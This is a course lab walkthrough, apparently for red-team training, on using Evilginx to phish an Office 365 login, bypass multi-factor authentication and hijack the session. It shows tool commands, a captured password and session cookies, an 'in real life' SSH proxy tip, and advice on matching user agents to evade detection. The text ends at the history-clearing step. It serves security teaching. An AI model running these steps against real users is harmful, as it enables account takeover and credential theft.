

# Lab 09: Hijacking an Office 365 session with Evilginx

## Table of Contents

Lab 09: Hijacking an Office 365 session with Evilginx.....	1
Goals .....	1
Requirements.....	1
1. Simulating a Target User Logging into the Evilginx Landing Page:.....	1
2. Hijacking the user's Office 365 session .....	5
Additional resources .....	16

## Goals

- Take over the Office 365 session of a user that logs into your Evilginx landing page.

## Requirements

- Kali Linux VM with Internet access.
- Evilginx server configured in the previous exercise.
- Microsoft 365 user accounts created during setup.

## 1. Simulating a Target User Logging into the Evilginx Landing Page:

1. Your Evilginx landing page should still be running from the previous lab. If it is not, start Evilginx with the following command. (If Evilginx is already running from the previous lab, you can skip to step 4.)

```
sudo evilginx -developer
```

2. If you started Evilginx back up with the command above, confirm that the o365 phishlet is still running in the table displayed by Evilginx on startup. You can also display this table in Evilginx at any time by running the "phishlets" command.

```
phishlets
```

phishlet	author	active	status	hostname
amazon	@customsync	disabled	available	
instagram	@charlesbel	disabled	available	
onelogin	@perfectlylog...	disabled	available	
protonmail	@jamescullum	disabled	available	
reddit	@customsync	disabled	available	
twitter-mobile	@white_fi	disabled	available	
wordpress.org	@meitar	disabled	available	
facebook	@charlesbel	disabled	available	
linkedin	@mrgretzky	disabled	available	
<b>o365</b>	<b>@jamescullum</b>	<b>enabled</b>	<b>available</b>	<b>attacker-doma...</b>

*Confirmation that "o365" is Enabled*

- Next, confirm that the lure URL you created in the previous lab still exists by listing active lures with the "lures" command.

```
lures
```

```
: lures
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | phishlet | hostname | path | template | ua_filter | redirect_url | og |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | o365 | | /uGgnaKNK | | | | --- |
+-----+-----+-----+-----+-----+-----+-----+-----+
: █
```

*Confirmation of Valid Lure URL*


- Display the lure URL you created in the previous lab with the "lures get-url 0" command. Copy the lure URL to your clipboard for use in the next step.

```
lures get-url 0
```

```
: lures get-url 0
https://login.attacker-domain.com/uGgnaKNK
: █
```

*Lure URL*

- Open the Google Chrome web browser from the applications menu at the top-left corner of your Kali Linux desktop. For this exercise, the Chrome web browser will represent the web browser of your phishing target. Then open your lure URL in Chrome by pasting the URL into the address bar.




*Google Chrome Execution*

- Log in to the Office 365 login page displayed in your browser with the Office 365 user account you've configured to use multi-factor authentication. For convenience during this exercise, if prompted to stay signed in, check the

box labelled, "Don't show this again", and choose "Yes". Each step of the login process is shown in the screenshots below.

login.attacker-domain.com/common/oauth2/authorize?client\_id=4345a7b...

 Microsoft

## Sign in

bob@heleno1.onmicrosoft.com


No account? [Create one!](#)

[Can't access your account?](#)

[Sign-in options](#)

Next

*Logging in to the Evilginx Landing Page as Bob*

 Microsoft

← bob@heleno1.onmicrosoft.com


## Enter password

.....


[Forgot my password](#)

Sign in

*Submission of Bob's Password*



Continuing to Log in Using Bob's Multi-Factor Authentication Token



Clicking Yes

- After logging in to your target user's account in Chrome, you should see output in Evilginx indicating that the username, password, and authorization tokens have been intercepted successfully, as in the screenshot below.

```
[10:28:13] [imp] [0] [o365] new visitor has arrived: Mozilla/5.0 (X11; Linux x86_64)
, like Gecko) Chrome/87.0.4280.141 Safari/537.36 (127.0.0.1)
[10:28:13] [inf] [0] [o365] landing URL: https://login.attacker-domain.com/TSRnLbES
[10:28:21] [+++] [0] Username: [bob@heleno1.onmicrosoft.com]
[10:28:21] [+++] [0] Password: [Wintertime2021!]
[10:28:28] [+++] [0] all authorization tokens intercepted!
```

*Bob's Login Data Captured by Evilginx*

## 2. Hijacking the user's Office 365 session

In this phase of the exercise, you'll use the Firefox web browser on your Kali VM to access the account of the target user with the session tokens that you just captured with Evilginx.

Before attempting to hijack the target user's session in Office 365, the connection from your web browser needs to be modified to match the connection made by the target user. This means changing your browser's User Agent and its source IP address to match those of the connection made by the target user.

**NOTE FOR WHEN YOU DO THIS IN REAL LIFE:** Because Evilginx acts as a proxy and relays the target user's connection to the real Office 365 web server, your connection to Office 365 also needs to be relayed through the server where Evilginx is running. This isn't necessary in this exercise since Evilginx is running on your local system, but in a real attack where Evilginx is running on a web server on the Internet, it would be required.

For reference, the SSH -D flag (shown below) can be used to easily start a local SOCKS proxy that routes traffic through a remote Evilginx server. After running this command, you would configure your local web browser to connect to port 8080 on your local system as a SOCKS5 proxy. Web traffic would then be routed through your Evilginx server and have the same source IP as your captured user sessions as a result.

*You don't need to run the SSH command for this exercise. It's just here for future reference.*

```
ssh <username>@<Evilginx-server> -D 8080
```

1. In the Terminal window where Evilginx is running, use the "sessions" command to list the user sessions that have been captured. Then run "sessions" followed by the session ID to display details about the captured session.

```
sessions
```

```
sessions 1
```


```
: sessions
+-----+-----+-----+-----+-----+-----+
| id | phishlet | username | password | tokens | remote ip | time |
+-----+-----+-----+-----+-----+-----+
| 1 | o365 | bob@heleno1.... | Wintertime2021! | captured | 127.0.0.1 | 2021-01-09 10:37 |
+-----+-----+-----+-----+-----+-----+

: sessions 1
id : 1
phishlet : o365
username : bob@heleno1.onmicrosoft.com
password : Wintertime2021!
tokens : captured
landing url : https://login.attacker-domain.com/TSRnLbES
user-agent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Sa
fari/537.36
remote ip : 127.0.0.1
create time : 2021-01-09 10:28
update time : 2021-01-09 10:37

[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1641748047,"value":"0.AAAASLdgNvLC3U0AVt3-Z
0M4CbmnrUNjmhBJpCY1NjIB1QN3ALM.AgABAAQAAABeStGSRwwnTq2vHplZ9KL4A0Ds_wMA9P_c01JmI-Q-RH0jgDVVvBmAHnlajLqYeCipoWC
eB79g9z5UP76ErGwUCp2YV1vUbMXjB3yoxmLhXw","name":"ESTSAUTH","httpOnly":true},{"path":"/","domain":"login.micros
oftonline.com","expirationDate":1641748047,"value":"0.AAAASLdgNvLC3U0AVt3-Z0M4CbmnrUNjmhBJpCY1NjIB1QN3ALM.AgAB
AAQAAABeStGSRwwnTq2vHplZ9KL4A0Ds_wMA9P-YFK-ufZP144raD4UDLoclPIipHUPQc6stFSjSDJS_pb6u4PbDEsq3fceEsFQbspvA7hLtb7
0QvcUUuyrsteRhcnNH2MjBqveGqEtIiagIkvZWIAnEQ9gTTh-t-yu5PdCB3jMMNnaL0dpaEM-h3GYrXVbQKkYa_TmEP80oStkzfGTaEJSb0ZuV
B212Nhj15iDlozk6F8o03frf6HS9oSxLTdTicWBca4zh7piidr2pdDaL_xM-CJVHNUep5kWDV5SZCo3CGq4hIo8zwNm_q-et-QgPp0RBBiPWUVY
jxErMjhc0V6j7vZ8rr99L68nMKppAV1xREKHqm04t0YdWCxH9XrZC6WDpFojErRYzxhgh6uW1x0bz7fIXkMks020ueREPMNRutFVQ7zRN71VkB
CjJdy7no7UjMzEAYQtrVqc5QKREThqMXDMU4RrsvPJg_JbsE91XhmnRl4CAFYTjU_CjaUJxxIMmNGi4Rmqd0674","name":"ESTSAUTHPERSI
STENT","httpOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1641748047,"value":"
CAQABAAIAAABeStGSRwwnTq2vHplZ9KL4vfQmMczP04nWPBChh9Ri17qFt1-0YoBTHVaph9BXImHdPr5IrwUleCbK3DhwQifslYaT21niBsDUF
XaC69FU9GkKzJ6JSC0ZXX4sWdJzxwfa-NfrUbE2NBtP6AKFh9YNjsbaG_YfgN08EjhBdkokvqoHcoh5K0x8idCA-MLMwoTs7B_TMU7buR3p06j
JcdphJSJYbdtkSiQ-vHeofHulqAnOIAhBS_Sc6QJbbWPasciisWw5IPutEQ2mpykF0H_oIAA","name":"SignInStateCookie","httpOnly
":true,"hostOnly":true}]
```


Sessions Listed and Session Details Shown

- I mentioned earlier that your browser's User Agent would need to be changed to match the User Agent of the target user. To view your browser's current User Agent, use Firefox to perform a Google search for "what is my user agent". Your User Agent will be displayed at the top of the search results.




*Displaying the User Agent with Google*

- To change your browser's User Agent to match the User Agent of your target user, copy the "user-agent" value from the session details displayed in your Evilginx window.



*Copying the User Agent String Captured by Evilginx*

- After copying the target's User Agent, click on the User Agent Switcher icon to the right of the address bar in Firefox. In the window that appears, paste the target's User Agent into the "userAgent" text box. Then click the button labelled "Apply (all windows)".




*Changing the User Agent in Firefox*

- After applying the new User Agent, the User Agent Switcher icon in the Firefox toolbar will turn orange to indicate that it has been enabled, and searching Google for "what is my user agent" again will now display new User Agent string.




Double-check that the User Agent reported by Google is **exactly the same** as the User Agent displayed in the session details in Evilginx, since even small variations may alert Office 365 that session hijacking is taking place.




*Confirming User Agent Change with Google*

6. As a final precaution before executing the attack, click on the History menu in the Firefox menu bar and choose "Clear Recent History..."



*Clearing Firefox History*

